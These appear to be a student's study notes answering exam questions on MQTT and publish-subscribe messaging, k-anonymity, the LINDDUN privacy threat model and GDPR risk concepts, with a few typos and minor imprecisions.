- **MQTT** stands for **Message Queue Telemetry Trasport** and it's a **Publish Subscribe Protocol** with design principles:
  - **Minimize Network bandwith**
  - Consider small set of device resource requirements
  - **Ensure reliability with Quality of Service**:
    - QoS from 0 to 2: higher is the number, more acknowledgements will be exchanged.
  - It has:
    - **Publisher**;
    - **Subscriber**;
    - **Centralized Broker**;
    - **Topic to get subscribed**.
  - **Security Issue**:
    - There is **no security implementation** in the base protocol because of its lightweight design, so it uses TLS/SSL (and adds overhead).
    - **Authentication** can be **set**, **but** it's **sent in PlainText** (without SSL/TLS).
    - **Authentication doesn't have** something to **limit login attempts**, so it's possible to **bruteforce**.
    - We can subscribe to all the user topic with #, we can subscribe to all system topic with `$SYS/#`
    - This can lead to problems if I try to publish in `SYS` channel or other channel used by IoT system, such as fire alarms.

9.10 Explain the publish-subscribe pattern.

- The **Publish Subscribe** pattern is an **alternative pattern to the Client-Server pattern**, used in IoT (M2M) devices.
- The **Publish Subscribe pattern** is:
  - **Many To Many**: I can have more than one producer that sends to more than one consumer;
  - **Space Decoupling**: Publisher and Subscriber doesn't need to know each other to exchange events;
  - **Time Decoupling**: Publisher and Subscriber doesn't need to be up at the same time to exchange the event;
  - **Sync Decoupling**: Publisher and Subscriber doesn't need to be synchronized to exchange events;
  - **Support of both Pull and Push** Interactions.
- There are **3 main entities**:
  - **Publisher**: publish events.
  - **Subscriber**: subscribe to a topic to get. events;
  - **Broker/Event Notification Services/Mediator**: notify the subscriber of a topic about a new event.
- It can be:
  - **Centralized**
  - **Distribuited**: more **scalable**.
- Everybody knows an **event-schema**, a definite set of **fields**, with a name and a type.
- A **subscription** is a **constraint** expressed on the event schema.
- The **ENS/Broker** will notify the subscriber if and only if event e matches subscribers.
- To match, the subscriber **must be subscribed** to that topic.
- The flow is simple:
  1. A subscriber **subscribe to a topic**, **telling it to the Broker**.
  2. A publisher **publish** an event to a **topic**, **sending the event to the Broker**.
  3. The broker **notify all the subscriber** of that particular topic, as soon as they are up.
- There are different approaches, these are the two main approaches:
  - **Topic-Based**:
    - we have a topic based subscription, a subscriber follow a topic and gets all the notification of that topic.
  - **Hierarchy-Based**:
    - as the topic based, but with nested topic.
    - If you subscribe to a topic, you'll get also **all the sub-tree notification**.

10 Privacy and Data Protection

10.1 Define the notion of privacy. What is k-anonimity?

- **Privacy means**:
  - Having **full control of all personal informations**.
  - High level of **difficulty** to **create correlations** between **data/actions**.
- **K-Anonimity** is a **mitigation** model to a **linkage attack**.
- If we have k individuals, we shouldn't be able to recognize each one of them to the other $k-1$.
- This is achieved by **Data Generalization** on quasi-identifier, for example:
  - We have no key identifier, two quasi-identifier (Sex, Year) and one sensitive information (Disease):

Sex	Year	Disease
M	1961	Cancer
M	1965	Heart Disease

  - This can be **generalized** by doing:

Sex	Year	Disease
M	196*	Cancer
M	196*	Heart Disease

  - We must **avoid suppression**: Generalization causes too much **loss of information**.
  - This can be attacked by using:
    - **Homogeneity attack**: in the previous example, **if they had the same disease**, **that generalization was worthless**.
    - **Background Knowledge Attack**: knowing something about the subject (background knowledge).

10.2 What is LINDDUN? Define also linkability and identifiability.

- **LINDDUN** is a **privacy threat modeling methodology** that supports analysts in mitigating privacy threats in software architectures. It's an **acronym** of:
  - **Linkability**:
    - Being able to distinguish a correlation between two item of interest.
    - This leads to **Identifiability** and **Inference** (discrimination).
  - **Identifiability**:
    - Being able to identify a subject within a set of subject.
    - This leads to **Privacy Concern**.
  - **Non Repudiation**:
    - Not being able to repudiate an accuse, an attacker can prove something that has been done or know by a subject.
    - This leads to **persecution/detention**.
  - **Detectability**:
    - Being able to distinguish the existence of the item of interest within a set.
    - This leads to **Information Disclosure**.
  - **Disclosure of information**:
    - Violation of Confidentiality.
  - **Unawareness**:
    - Not being aware of what sharing some informations could cause.
    - This leads to **more linkability**.
  - **Non compliance**:
    - Not following the privacy regulations.
    - This leads to **bad reputation** and **fines**.

10.3 Why does the GDPR propose a risk-based approach to data protection?

- To **best assess** and **mitigate** the company and users top risks under GDPR.

10.4 What is the difference between the risk evaluated for an organization and the risk of a data processing activity in the GDPR?

- The risk of a data processing activity in the GDPR should consider the subject risks and not the company ones.
- For example, a single stolen data record has minimal impact to a data controller, but can have tragic consequences for its subject:
  - the risk should be high because the subject point of view prevails.

10.5 Explain how a violation of confidentiality and one of integrity can lead to a "risk to the rights and freedoms" of the data subject.

- A **violation of confidentiality** can lead to unintended **disclosure of personal information**. For example, ethnicity or sexual orientation disclosure can lead to discriminations.
- A **violation of integrity** can lead to **wrong data associated to an user**, for example someone poor could loose tax reductions because his annual income record has been violated and modified.

10.6 What is the likelihood of an event? What is the impact of an event? What is the risk of an event? What is the risk matrix?

- **Likelihood**:
  - the **probability that an adverse event will occur** in the system.
  - Can be expressed as:

$$[\text{Pr. exploitable weakness in the system}] \times [\text{Pr. weakness is exploited}]$$

- **Impact**:
  - effects of an adverse event on an IT asset in terms of losses in Confidentiality, Integrity and Availability.
- **Risk**:
  - measures how much a system is vulnerable to adverse events.
  - It's expressed as:

$$[\text{Likelihood of adverse event}] \times [\text{Impact of adverse event}]$$

- **Risk matrix**:
  - is a matrix that has a 5 to 1 scale of likelihood as rows and an 1 to 5 scale of consequences as columns.
  - Inside the matrix there is the product of the corresponding likelihood and consequences.
  - It's expressed as:

$$[\text{Likelihood of adverse event}] \times [\text{Impact of adverse event}]$$

  - A vulnerability risk can be evaluated inside the matrix: [1 to 4] is good, [4 to 10] is worrying, [above 10] is an unacceptable risk.

10.7 What is the scope of application of the GDPR? Who is the data controller? Who is the data processort? What is the Data Subject? What is the Data Protection Impact Assessment?

- The **GDPR covers all EU citizens' data** regardless of where the organization collecting the data is located. It's a **regulation that aims privacy** and **data protection of citizens**.
- **Data controller**:
  - the person or company which handle data of data subjects, determining the purposes and means of its processing.
  - They **aren't owners of the data**.
- **Data subject**:
  - the **user of the system**, the only proprietary of his data that gives to data controllers the explicit consent to process it for explicit goals.
  - He can revoke his consent at any time.
- **Data Processor**:
  - the person or company that which **process data** on behalf of the controller.
- **DPIA**:
  - a **document** that must be produced before the system deploy and updated during its lifetime.
  - It guarantees that the risk to the rights and freedom of the system users is minimal

10.8 What is data protection?

- **Data protection** is a broad theme and include:
  - **safeguarding data**;
  - **getting consent** from the person whose data is being collected;
  - **identifying the regulations** that apply to the organization in question and the data it collects;
  - **ensuring employees are fully trained** in the nuances of data privacy and security.